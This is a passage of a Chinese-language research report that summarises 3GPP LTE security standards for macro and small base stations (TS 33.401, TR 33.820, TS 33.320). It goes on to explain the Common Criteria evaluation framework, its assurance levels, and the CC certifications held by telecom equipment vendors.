3GPP 在 2008 年開始積極的規劃行動寬頻 4G LTE 的標準，從 Release 8 一直到現在的 Release 14。規範裡面包含了許多系統架構、無線通訊、通訊安全的設計與實作,其中以三份文件與基站的安全性有密切的關係:TS 33.401、TR 33.820 和 TS 33.320。TS 33.401 是行動寬頻系統架構的安全性規範，從 Release 8 到 Release 13 都持續地更新。TS 33.401 可以說是行動寬頻網路的安全基礎架構。TR 33.820 是早期針對微型基站安全所做的評估，由於微型基站架設的環境更複雜，可能遭受到的安全問題更多，所以 3GPP 特別針對微型基站另外開啟一個標準規範。TR 33.820 在 2009 年末，被 TS 33.320 所取代，而持續更新至今（Release 13）。以下為上述三個標準的細部規範說明。

1. TS 33.401

在 3GPP 33.401 規範中主要介紹 3GPP 系統架構演進（System Architecture Evolution, SAE）的架構介紹。裡面包含了整體架構的安全功能介紹（第五章）、手機與核心網路間的裝置（第六章）、金鑰加解密的方式與大概內容（第七章）、與 MME 相關的安全機制（第八章）、3G 網路 UTRAN 與行動寬頻網路銜接的安全機制（第九章）、傳統 2G 網路 GERAN 與行動寬頻網路之間的安全機制（第十章），與其他安全相關內容，包含網路控制層的保護、S1 介面保護、IMS 安全機制等。

在規範一開始，第四章先介紹安全的架構。利用五個介面來討論安全機制所保護的目標。包含網路存取安全（I）、網域安全（II）、使用者安全（III）、應用層安全（IV）、可視性與設定的安全（V）。網路存取主要是以空中介面為主。網域安全則是有關於如何安全地傳輸資料。使用者安全是包含使用者所持有行動裝置端的安全。應用層安全則是探討應用服務在行動網路內的安全保護。最後，可視性與設定安全是讓使用者知道或是調整現有運作的安全機制。

第五章介紹安全的機制，簡單的介紹使用者連接核心網路的安全性（5.1）、安全可視性與可調整性（5.2）、基站安全需求（5.3）。使用者為了要連到核心網路，需要有安全的識別，詳細的做法定義在 TS 33.102 的 5.1.1 章節。最基本的識別是 IMEI，而認證的方式則是在 TS 33.102 的 5.1.2 章節中。關於控制訊號，裡面提到 S1 和 X2 都需要被機密性保護，以防止使用者裝置被追蹤。除非遇到緊急狀態，否則不建

議使用 EEA0 來當作加密的演算法。裡面也明定了加密演算法的數值，供連接時，告知核心網路使用者裝置支援哪些加密演算法。同時，除了加密以外，訊息也應該有完整性保護，包含 NAS 和 RRC 控制訊號。如果使用者裝置無法支援完整性保護，則只能使用緊急呼叫。

在 5.2 節中有提到，安全機制運作的情況應該告知給使用者知道。使用者有權利知道目前傳輸資料是否有安全保護。反之，如果沒有加密的情況下，使用者應該立刻得知。在 5.3 節中，說明了基站的安全需求。這裡明定的安全需求是套用在所有的基站當中，包含大型基站以及微型基站，每個層面的實作與設計，將會在專門的規範當中。在基站安裝的時候，與核心網路之間必須要有雙向信任。同樣地，基站與基站間也應該有雙向信任。而基站與 O&M 之間的溝通必須要有機密性以及完整性保護，還要避免被重送攻擊。由於在通訊期間會有許多金鑰，這些金鑰應該安全地保存在基站內部，不應該有傳送出去的行為。傳遞使用者的訊號也應該要有完整性的保護以及驗證功能。在 S1/X2 上的控制信令應該實作機密性和完整性保護，才不會讓未授權的第三方所攻擊。

第六章探討使用者裝置與核心網路間的安全元件。首先，談到認證與金鑰許可（Authentication and Key Agreement）。裡面有說明金鑰產生的元件包含 USIM、UICC、AUTN、RES 等，詳細內容明定在 TS 33.102 裡。金鑰產生的方式會在本報告的第四章節做說明。第 6.1.1 到 6.1.6 節探討認證資料如何在核心網路間被傳遞，以及如何產生使用者的識別，而非使用 IMSI 來做為連接時的識別，避免洩漏使用者的身份。第 6.2 節介紹 EPS 金鑰的階層，主要產生了數把金鑰，包含 KeNB, KNASint, KNASenc, KUPenc, KRRCint, KRRCenc and KUpint。這些金鑰彼此的關係在之後第四章也會略做說明。第 6.3 說明如何選取產生出來的金鑰，和第 6.4 說明如何處理認證過後的安全文本（Security Context）。最後，有提到如何計數非存取層的計數器（NAS COUNTs）。因為 NAS COUNTs 在產生金鑰的過程中，扮演相當重要的角色，他常用來認證該裝置是否為核心網路熟知的裝置。如果兩邊的計數器相差太大，核心網路可以拒絕該裝置連線。NAS COUNT 也可算是裝置的識別之一。

第七章討論使用者裝置與存取網路的安全。同樣地也是從使用者裝置識別開始，並建議採用 GUTI，定義在 TS 23.003 內，來當作通訊時的識別。裡面也提到金鑰的識別，以及金鑰的生命週期。在 7.2.4.2 中，說明了存取層會在下列的時機選擇加密

金鑰：（1）初始連接、（2）X2-換手、（3）S1 換手、（4）基站內換手。換手機制的內容詳細在 TS 36.331 中。在使用者認證完畢後，即將進入安全模式（Secure Mode）。如果使用者地點位置回報異常，或是太長時間沒有回應，則會有暫時斷線的情況。第七章中有說明如何處理這些產生出來的金鑰。最後，還有提到 User Plane 和 RRC 的安全機制，以及定期的本地端使用者認證機制，檢查計數器是否同步。

TS 33.401 主要涵蓋了大部分 3GPP 架構的安全說明，包含了各種網路元件、金鑰產生與銷毀、安全流程等細節。在本文件中，跟基站相關的安全需求在 5.3 節中，其它都是 3GPP 為了通訊安全所定義安全機制，包含認證、金鑰傳遞、訊息完整性機密性保護、換手機制等。

2. TR 33.820

TR 33.820 主要規範微型基站的安全威脅，並且研究面對這些威脅的對應措施。裡面包含了微型基站與其餘網路節點的相互認證、安全保護機制、安全文本維護機制、安全需求、安全憑證與位置驗證的安全解決方案等。

第四章介紹建議的微型基站與 3G 微型基站系統安全的架構，其中 3G 微型基站透過安全閘道（Security Gateway，SeGW）接取電信業者的核心網路，並且 SeGW 需要對微型基站作相互認證。不同於 TS 33.401 的五大安全層面，TR 33.820 則是將系統安全架構分成五個功能群組（feature groups）來探討(如圖 3- 42)，包含（I）微型基站存取安全、（II）網域安全、（III）微型基站服務域（service domain）安全、（IV）UE 存取控制域安全與（V）UE 存取安全域。微型基站存取安全探討其與 SeGW 相互認證、安全通道建立、授權機制與位置鎖定機制等需要具備之安全功能。網域安全探討 SeGW 與核心網路間安全通訊需要具備的安全功能。微型基站服務域安全探討微型基站與核心網路中其他節點安全通訊所需要具備的安全功能。UE 存取控制域安全探討 UE 存取機制需要包含的安全功能。UE 存取安全域探討 UE 需要具備的安全需求。




圖 3- 42 微型基站安全架構

資料來源：3GPP

第五章介紹各種微型基站可能會遭遇到的威脅，包含認證資訊被暴力破解、物理攻擊（physical intrusion）、中間人攻擊、無回報之更改微型基站位置、核心網路 DoS 攻擊、微型基站 DoS 攻擊等。此外，TR 33.820 亦將此些威脅分成六個不同的種類，包含（1）微型基站憑證洩漏、（2）物理攻擊微型基站、（3）針對微型基站設定之攻擊、（4）針對微型基站協定之攻擊、（5）核心網路攻擊，包含微型基站位置相關攻擊、（6）使用者資料與識別攻擊，並詳列各威脅之前置條件、情境、描述、發生機率與影響層面等。

第六章針對第五章的威脅分析，列出應實作的安全需求以減輕或避免威脅造成的危害。針對微型基站的安全需求，必須滿足 TS 33.401 中對於 eNodeB 的通用安全需求與其他相關的需求。第三小節列舉針對微型基站的威脅之相對措施，包含相互認證、微型基站的 TrE、存取控制機制、時間同步與位置鎖定機制等，並以表格方式清楚整理與呈現。

第七章描述微型基站之通用安全機制解決方案，包含微型基站的認證原則、資訊安全儲存的機制、微型基站認證方法的比較與選擇、裝置完整性驗證、認證實作時可

以選擇的選項、後置迴路(Backhaul)的安全機制、地點鎖定機制、微型基站的存取控制機制、OAM 安全機制、時間同步安全機制等。

第八章，TR 33.820 針對微型基站會遭遇之威脅做研究與探討，可以分成三個層面做總結。認證方面，裝置與軟體的完整性必須被驗證，而微型基站裝置的認證在這份規範中提出採用 EAP-AKA 或以憑證為基礎，並且金鑰與憑證都建議保存在 TrE 中；此外，TR 33.820 也建議採用 IKEv2 作為憑證交換協定。第二個層面是位置安全，建議採用至少一種有效的微型基站位置資訊來追蹤該微型基站之位置，細節由 TS 25.467 所規範。第三個層面是裝置的驗證，這邊提出了可以採用自動驗證、遠端驗證、半自動驗證、和混合驗證的方式，來確保微型基站是否運作正常。

由於 TR 33.820 並非標準規範之一，而是一份技術報告，裡面有些許章節仍然沒有完成，或是還有編輯者的紅字註解。但是在裡面第五章有詳細的條列威脅。這些作者試圖將現有系統可能遭受到的攻擊，逐一的條列在此報告裡，對於基站安全檢測的項目有相當大的指引。雖然有些威脅在 TS 33.320 裡面，因為更安全的實作建議而消失，但是為了檢測該受測基站是否有實作相關安全功能，還是可以參考 TR 33.820 內的威脅規劃。

3. TS 33.320

TS 33.320 主要是介紹微型基站和 3G 微型基站與其他與微型基站相關聯的網路節點需要滿足的安全需求，並且描述需要具備哪些安全功能（Security Features）與安全流程（Security Procedures）以滿足這些安全需求。

第四章節描述微型基站的系統架構(如圖 3- 43)，使用者端的 UE 透過空中介面 Uu 與微型基站溝通，微型基站使用不安全的實體連線，連接至安全閘道（Security Gateway，SeGW）與微型基站管理系統（HeMS），以接取核心網路進入電信業者的核心網路，而核心網路中建有微型基站閘道（HeNB-GW）、AAA Sever/HSS、HeMS 等節點。對於架構中的節點有提到 SeGW 需要對微型基站做雙向認證，並且微型基站與 SeGW 必須要建立安全通道來保護傳輸到後置迴路(Backhaul)的資訊。




圖 3- 43 微型基站架構圖

資料來源：3GPP

第五章描述微型基站架構中需要滿足之安全功能，5.1.1 此章節描述微型基站架構中 Hosting Party 的認證必須基於 Hosting Party Module（HPM），而 HPM 是一個防竄改的環境，透過智慧型晶片來提供，並且包含能夠用來認證 Hosting Party 的憑證。5.1.2 描述了信任環境（Trusted Environment，TrE）的概念。因為 TrE 是一個內部執行過程產生的資料都無法被未授權的外界所得知，所以對 TrE 的啟動過程也要執行安全啟動（secure boot）的程序，進行元件、作業系統與程式的完整性驗證。此外，對於 TrE 執行的敏感函數（sensitive functions）必須要對微型基站裝置進行完整性驗證與裝置驗證（device validation）。5.2 描述了微型基站與 SeGW 的相互認證機制。5.3 描述了 hosting party 的相互認證機制，主要採用 EAP-AKA 的認證方法。5.4 描述了其他沒被提及的安全功能，像是微型基站與時間同步伺服器中間的連線必須要有適當的保護機制、HeMS 與 3G 微型基站閘道必須要對 3G 微型基站進行地點驗證（location verification）等。

第六章節描述微型基站的安全流程用以滿足第五章敘述之安全需求。主要包含裝置的完整性驗證，例如微型基站與 TrE 的安全啟動與安全參考值（Trusted Reference Value）的存放流程、微型基站的時間同步安全機制等。

第七章節描述微型基站與 SeGW 間的安全流程用以滿足第五章敘述之安全需求，主要包含微型基站與 SeGW 間的裝置驗證（7.1）、微型基站與 SeGW 間的認證（7.2）、Hosting Party 的認證機制（7.3）、IPSec 通道的建立流程（7.4）與裝置的授權等，透過這些安全流程，保證了資料在架構中節點的傳輸是受到保護的，也能避免非授權的資料存取。

第八章節描述微型基站管理的安全層面，包含地點的驗證（8.1）、微型基站的存取控制機制（8.2）、HeMS 與微型基站間流量的保護機制（8.3）、微型基站中軟體下載機制（8.4）、微型基站對於公開金鑰基礎建設（Public Key Infrastructure，PKI）的登記機制（8.5）等。透過上述的幾種方式，能夠保證微型基站在運行時的位置與環境，並確保其上運行之軟體是安全的。

第九章節針對緊急通話做規範，緊急通話因為常有無法認證使用者身分的情況，因此這個章節描述微型基站與微型基站閘道應該要支援緊急通話的安全處理，詳細的定義在 TS 25.467、TS 33.102 與 TS 33.401 中。

第十章描述對於 micro NB 與 3G 微型基站的移動性，存取控制、CSG 會員認證與金鑰的管理等。第十一章描述微型基站間直接介面（X2/Iurh interface）的安全流程，詳細的規範定義在 25.467（Iurh interface）與 36.300（X2 interface）。

TS 33.320 針對微型基站的系統安全架構說明，包含了各個介面與通道的安全要求、微型基站與 SeGW 的相互認證、微型基站的位置/時間的同步與驗證與裝置的存取控制等。基本上，TS 33.320 是一份正式的標準文件，市面上販售的微型基站應該遵循裡面的規定。不僅如此，裡面所提到的概念，對於基站檢測也有相關性。在以往，電信設備製造商不多，基站大多來自熟悉的廠商，因為商譽好所以基礎信任度高。隨著時代演進，許多小廠商也切入了行動網路設備的製造，如果未來使用的基站因為沒有遵循規範而導致系統不安全，造成的影響對於使用者以及電信業者都是非常大的。也因此，TS 33.320 些許規範所延伸的檢測項目，也可以套用在大型基站的檢測項目之中。

二、共同準則

評估準則是一套標準方法，用來評斷產品或服務在某種層面上的表現，當產品或服務經過此種方法評估並通過之後，我們就可以確定該產品或服務達成了準則中定義好的某種功能或等級。以資訊安全為例，當一個 IT 產品經過資訊安全的評估準則評估並通過之後，即代表該 IT 產品本身已實現了評估準則中的安全功能或者安全等級，如果該評估準則具有公信力，則消費者在選購時，便可以此作為購買時的參考。

國際上較著名的 IT 產品評估準則有：美國的 TCSEC[58]（Trusted Computer System Evaluation Criteria）、歐洲的 ITSEC[59]（Information Technology Security Evaluation Criteria）、加拿大的 CTCPEC（Canadian Trusted Computer Product Evaluation Criteria）、CC（Common Criteria for Information Technology Security Evaluation）。

- TCSEC 又稱為橘皮書（OrangeBook），起源於美國軍方，用於內部各 IT 產品的驗證，例如作業系統、應用軟體與其他相關產品。檢查的項目包含四大項，分別是安全政策、責任性、保證性與安全文件，整體而言著重於資料機密性（confidentiality）的探討。
- ITSEC 是歐洲制定的標準，於 1990 年由法國、德國、荷蘭與英國共同公布，獲得許多國家的認可，廣泛為企業與政府機構所採用。相較於 TCSEC，ITSEC 比較有彈性，對於評估產品達成特定保證等級（Assurance Level）的技術細節不加以限制
- CTCPEC 是加拿大遵循 TCSEC，去除 TCSEC 的一些問題，並參考 ITSEC 中保證性（Assurance）的定義而發展出來的，第一版發布於 1993 年。
- CC（Common Criteria），中文譯作「共同評估準則」或「共同準則」，於 1999 年 8 月正式成為 ISO 國際標準（ISO/IEC 15408），為目前世界各國資通安全產品評估及驗證時所遵循之共同標準，截至目前為止的版本為 version 3.1 revision 4。共同準則的發展歷程，從最早區域性的英國、德國、法國評估準則，發展成歐洲的 ITSEC；相近時期，美國的 TCSEC 被發展出來，並被加拿大吸收發展出 CTCPEC 等，最後整合並發展出共同準則 CC。

CC 的目標是建立一個國際通用的 IT 產品評估框架，量化資訊安全等級的評估工作，使評估結果更有意義；此外，透過共同準則進一步提升 IT 產品的安全度信心、降低取得驗證產品的難度、減少不同準則重複評估造成的負擔、改善與統一驗證流程以增進總體效益。共同準則目前正逐步取代各區域性的安全評估準則，並且全球的許多國家已經將共同準則視為 IT 產品最高層級的安全性認證。

---

[58] Trusted Computer System Evaluation Criteria, http://csrc.nist.gov/publications/history/dod85.pdf, National Security Institute.

[59] Information Technology Security Evaluation Criteria, http://www.ssi.gouv.fr/uploads/2015/01/ITSEC-uk.pdf.

共同準則主要用以評估資通安全產品之安全特性，不過 CC 在設計上相當具有彈性，因此並不局限於資通安全產品。資通安全產品係指具有資訊通訊技術安全防護措施或功能的軟體、韌體、硬體或者三者的任一組合。共同準則能夠保護資通安全產品，以避免遭受未經授權的篡改（完整性保證）、未經授權的洩漏（機密性與隱私保證）、使用過程造成之損失（可用性保證）。

Common Criteria Recognition Arrangement（簡稱 CCRA），中文譯作「共同準則承認協議」。是一個國際協議，簽署並加入的會員國可以分成兩種身分[60]：

- 授予證書會員（Certificate Authorizing Participant，簡稱 CAP）：具備 IT 產品安全驗證與評估的能力，其國內有符合 CCRA 條款第一條規定的驗證機構，可以針對 IT 產品做驗證，並出具 IT 產品與保護剖繪的驗證證明書。目前的 CAP 有加拿大、美國、法國、德國、英國、荷蘭、澳洲、紐西蘭、挪威、瑞典、西班牙、義大利、土耳其、日本、韓國、馬來西亞與印度。
- 接受證書會員（Certificate Consuming Participant，簡稱 CCP）：本身因為不具備驗證 IT 產品安全評估的能力，而無法為 IT 產品做安全驗證與評估，但是本身接受授予證書會員國之驗證機構所出具的安全評估及驗證報告。成為接受證書會員兩年之後，可以晉升為授予證書會員。CCP 目前有以色列、希臘、丹麥、芬蘭、奧地利、匈牙利、巴基斯坦與捷克。

（一）共同準則標準介紹

1. 名詞縮寫對照表

「共同準則」常用縮寫如表 3- 12。

[60] Members of the CCRA, https://www.commoncriteriaportal.org/ccra/members/, Common Criteria.

表 3- 12 CC 相關名詞縮寫表

英文簡寫	說明
CC	共同準則（Common Criteria）
CCRA	資安產品共同準則驗證證書相互承認協議（Arrangement on the Recognition of Common Criteria Certificates in the field of IT Security）
CM	組態管理（Configuration Management）
EAL	評估保證等級（Evaluation Assurance Level）
OSP	組織安全政策（Organizational Security policy）
PP	保護剖繪（Protection Profile）
SAR	安全保證要求（Security Assurance Requirement）
SFR	安全功能要求（Security Functional Requirement）
ST	安全標的（Security Target）
TOE	評估標的（Target of Evaluation）
TSF	TOE 安全功能（TOE Security Functionality）

資料來源：本團隊整理

2. 共同準則標準內容

國際標準 ISO/IEC 15408 共同準則(Common Criteria, CC)與 ISO/IEC 18045 共同準則方法論(Common Evaluation Methodology, CEM)為資通訊產品之安全認證與驗證規範，提供測試實驗室針對資通產品進行安全性與安全等級之評估與測試驗證，其安全產品驗證適用範圍包括資通訊相關的軟體、硬體與韌體或是三者任一組合之安全功能與強度評估。資通訊產品之認證等級依據其高低不同而有評估檢測深度與廣度區分，程度係以評估保證等級(Evaluation Assurance Level, EAL)為基準。

目前 CC 認證為國際標準 ISO/IEC 15408 共同準則與 ISO/IEC 18045 共同準則方法論，也是我國的國家標準(CNS15408)共同準則(ISO/IEC 15408)包括三個部分：

- 第一部分-簡介及一般模型（CC Publications Part 1：Introduction and general model）：描述產品安全要求的共通架構與語言，以及定義保護剖繪(Protection Profile, PP)與安全標的(Security Target, ST)之架構。
- 第二部分-安全功能要求（CC Publications Part 2：Security Functional Requirements）：提供保護剖繪與安全標的的概念，並將要求分類成元件(component)、家族(family)與類別(class)，作為表達評估標的(Target Of Evaluation, TOE)安全功能要求的標準

方式。

- 第三部分-安全保證要求（CC Publications Part 3：Security Assurance Requirements）：提供評估產品的方法與架構，詳列安全保證要求與其評估準則，定義安全保證要求的類別、屬別、組件、元件等，並將其量化為七個評估保證等級（EAL），評估等級說明如表 3- 13。

表 3- 13 評估保證等級說明

評估保證等級	評估內容	說明
EAL 1	功能性檢測(Functionally Tested)	檢驗產品及相關文件的符合性，並確認產品是否符合文件宣稱之用途
EAL 2	結構性測試(Structurally Tested)	經過評估來測試產品的結構，包括產品的設計歷程和測試
EAL 3	條理化測試和檢查 (Methodically Tested and Checked)	評估產品的設計階段，獨立驗證程式開發者的測試結果，也評估程式開發者的漏洞檢查程度、開發環境控制及產品的組態管理
EAL 4	條理化設計、測試和審查 (Methodically Designed, Tested and Reviewed)	更多設計描述、部分實作及更完善之機制或程序，以提供 TOE 在開發或運送過程中不被竄改之可信度
EAL 5	半正規化設計及測試 (Semiformally Designed and Tested)	需要半正規化設計的描述方式、完整之實作、一個更組織化的架構及在發展期間確保 TOE 不受干預之改良機制和/或程序
EAL 6	半正規化驗證設計與測試 (Semiformally Verified Design and Tested)	需要更廣泛之分析、一個結構化實作之呈現、更多結構化架構、更廣泛之獨立脆弱性分析及改良之組態管理與開發之環境控制
EAL 7	正規化驗證設計與測試 (Formally Verified Design and Tested)	需要更廣泛且使用正規方式呈現與正規一致性之分析及廣泛測試

資料來源：國防部[61]

[61]吳專吉・謝宛真(Wan-Chen Hsieh)，資通產品安全性共同準則評估檢測技術發展現況，國防部新新季刊第四十一卷第四期，2013/10

（二）共同準則之主要評估項目

共同準則不會針對某些產品類別訂定個別的安全要求，而強調彈性的框架，在使用共同的安全方法下，使產品評估具備廣泛的安全功能，可應用於許多產品與環境的類別。共同準則關建評估項目為：評估標的、保護剖繪、安全標的，說明如下。

1. 評估標的(Target of Evaluation, 簡稱 TOE）

為安全功能評估的範圍。在共同準則中，威脅與組織安全政策(政策要求)會被明確定義。這些威脅和組織安全政策會被轉化為評估標的安全目標與評估標的環境安全目標。評估標的應提供滿足預期目標的安全方法，這個安全方法稱作評估標的安全功能(TSF)，即能滿足評估標的安全目標，進而滿足所有的威脅與組織安全政策。

可以是 IT 相關產品與服務，範圍涵蓋軟體、硬體與韌體。例如：存取控制設備與系統、生物辨識設備與系統、資料保護、資料庫、偵測設備與系統、IC 智慧卡相關設備與系統、金鑰管理系統、網路相關設備與系統、MFD 多功能事務機、作業系統、數位簽章產品等。不過，評估標的並不局限於 IT 產品，因此 CC 中使用「TOE」來指稱欲評估的目標，而不是直接使用「IT 產品」一詞。

2. 保護剖繪(Protection Profile, 簡稱 PP)

保護剖繪為產品類別的規格書，有鑑於「安全標的」（ST）都是用來描述特定種類的「評估標的」（TOE），例如：某某公司指紋機 v4.6。因此，保護剖繪是用來描述特定種類的評估標的所需要具備的功能與安全需求，由使用者社群、管理單位、開發者群組、相關組織與機關所定義。

3. 安全標的(Security Target, 簡稱 ST）

由廠商定義的文件，描述評估標的需要具備的功能與安全需求。安全標的為特定產品的規格書。一份安全標的可以宣稱符合一個或多個保護剖繪，也可以不宣稱符合任何一個保護剖繪。保護剖繪可以僅列出產品類別最少的要求，製造商也可以宣稱符合保護剖繪，並確保安全標的提供額外的資訊，以完成一份完整的安全標的。

共同準則在 Part 2 與 Part 3 中描述安全功能要求(SFR)以及安全保證要求(SAR)，保護剖繪與安全標的也可以定義自己的要求。安全功能要求使安全標的的讀者熟悉安全功能，在共同準則 Part 2 現有的安全功能要求不足時，才能新增安全功能要求。因

為保護剖繪和安全標的都是正式的文件，有許多不同的撰寫指引文件可供參考，例如 ISO/IEC 15446「保護剖繪與安全標的產出指引」。

為了符合共同準則的檢測標準，需要符合下列生命週期。

- 某個機構將某一感興趣之 IT 安全產品的安全需求開發成「保護剖繪」(PP)，使其通過評估並且公布。
- 開發者或廠商根據該「保護剖繪」(PP) 撰寫符合該 PP 的「安全標的」(ST)，並且使其通過評估。
- 開發者再建構一個「評估標的」(TOE)，使其通過該「安全標的」(ST) 之評估。

經過上述的流程，採購單位單位將觀察其結果是否為「該評估標的（TOE）能夠符合該機構之安全需求」，該機構才考慮採買該 TOE。

4. 評估保證等級

共同準則其中一個核心理念是投入越多的評估努力成就越高的安全保證，另一個核心理念是透過最少的努力維持一定的安全品質。努力水平可基於下列三點不斷提高：

- 廣度：評估範圍面向越廣、產品需要的證據越多，須投入更高的評估努力。
- 深度：產品設計與實作細節展開的越詳細，須投入更高的評估努力。
- 嚴格度：以正規化、結構化的方式描述產品應用，須投入更高的評估努力。

評估標的可區分 EAL1 至 EAL7 評估保證等級的評估保證組件，包括發展(Development)、指引文件(Guidance Documents)、生命週期支援(Life-cycle Support)、安全標的評估(Security Target Evaluation)、測試(Tests)及脆弱性評估(Vulnerability Assessment)六項保證類別，各保證類別依照其保證屬別再區分不同等級的保證組件要求，詳如表 3- 14 所示。在共同準則定義的 7 種評估保證等級(EAL)中，越高的評估保證等級在獲得保證的過程中須投入的成本越高，達成保證程度的可行性越低。儘管共同準則 Part3 中包括各種保證要求，這些保證要求通常會被納入一項評估保證等級(EAL)。保護剖繪(PP)與安全標的(ST)並不會被限制增加共同準則 Part 3 現有的安全保證要求到某一個評估保證等級(稱為「增項」)，也不會被限制保護剖繪(PP)或者安全標的(ST)新增某一個特定的保證要求到某一個評估保證等級裡(稱為「擴充」)。

表 3- 14 評估保證類別及等級

保證類別 Assurance Class	保證屬別 Assurance Family	依評估保證等級區分之保證組件 Assurance Components by EAL						
		EAL1	EAL2	EAL3	EAL4	EAL5	EAL6	EAL7
發展 Development	ADV_ARC		1	1	1	1	1	1
	ADV_FSP	1	2	3	4	5	5	6
	ADV_IMP				1	1	2	2
	ADV_INT					2	3	3
	ADV_SPM						1	1
	ADV_TDS		1	2	3	4	5	6
指引文件 Guidance Documents	AGD_OPE	1	1	1	1	1	1	1
	AGD_PRE	1	1	1	1	1	1	1
生命週期支援 Life-Cycle Support	ALC_CMC	1	2	3	4	4	5	5
	ALC_CMS	1	2	3	4	5	5	5
	ALC_DEL		1	1	1	1	1	1
	ALC_DVS			1	1	1	2	2
	ALC_FLR							
	ALC_LCD			1	1	1	1	2
	ALC_TAT				1	2	3	3
安全標的評估 Security Target Evaluation	ASE_CCL	1	1	1	1	1	1	1
	ASE_ECD	1	1	1	1	1	1	1
	ASE_INT	1	1	1	1	1	1	1
	ASE_OBJ	1	2	2	2	2	2	2
	ASE_REQ	1	2	2	2	2	2	2
	ASE_SPD		1	1	1	1	1	1
	ASE_TSS	1	1	1	1	1	1	1
測試 Tests	ATE_COV		1	2	2	2	3	3
	ATE_DPT			1	2	3	3	4
	ATE_FUN		1	1	1	1	2	2
	ATE_IND	1	2	2	2	2	2	3
脆弱性評鑑 Vulnerability Assessment	AVA_VAN	1	2	2	3	4	5	6

資料來源：本團隊整理

（三）國際間電信設備 CC 認證概況

基於國際共同準則承認協議(Common Criteria Recognition Arrangement, CCRA)，各國相互承認 EAL 1 至 4 安全等級的產品，而 EAL 5 等級以上(包含 EAL5)的產品，通常屬於各國國防與軍事安全認證的需求範圍，彼此標準規範並不互通。多數商用產品等級最高為 EAL4，亦可採增項方式加入 EAL5 以上的部分保證組件功能，即為

EAL4+。

為了確保資訊技術軟、硬體產品在安全性驗證上，有一定的公信力，目前國際間已有不少資通軟、硬體產品大廠以通過 CC 國際標準的認驗證做為產品發表目標，證明其產品有足夠的安全性。在電信供應商方面，本研究蒐集並整理於表 3- 15 及表 3- 16，為目前國際間電信設備商通過 CC 認證的數量與產品。

表 3- 15 國際電信設備通過 CC 認證數量

電信設備商	存取控制裝置與系統	網路裝置與系統	其它裝置與系統	總計
Ericsson India Global Services Pvt Ltd.		1		1
Huawei Technologies Co. Ltd.	1	24	1	26
ZTE Corporation	3	7	1	11
總計	4	32	2	38

資料來源：本團隊整理

表 3- 16 國際電信設備通過 CC 認證概況

產品類別	產品名稱	製造商	保證等級	認證日期
網路裝置與系統	Router Operating System SEOS Version: 11.1.2.3 release no:713 running on Ericsson SmartEdge Series Router SE100, SE600, SE1200, SE1200H	Ericsson India Global Services Pvt Ltd.	EAL3	03/04/2013
存取控制裝置與系統	OceanStor T&SX900 Series Storage System Software, version V100R005C30SPC300	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	05/27/2016
網路裝置與系統	Eudemon1000E-N (USG6600) Series Firewall	Huawei Technologies Co. Ltd.	EAL4+,ALC_FLR.1	05/30/2016
網路裝置與系統	Eudemon8000E-X/USG9500 Series Firewall	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4,ALC_CMS.4	05/30/2016
網路裝置與系統	Eudemon200E-N(USG6300&6500) Series Firewall	Huawei Technologies Co. Ltd.	EAL4+,ALC_FLR.1	05/27/2016
網路裝置與系統	AR Series Routers	Huawei Technologies Co. Ltd.	EAL3+,ALC_FLR.2	11/23/2015
網路裝置與系統	NetEngine5000E Core Router	Huawei Technologies Co. Ltd.	EAL3+,ALC_CMC.4	06/04/2015
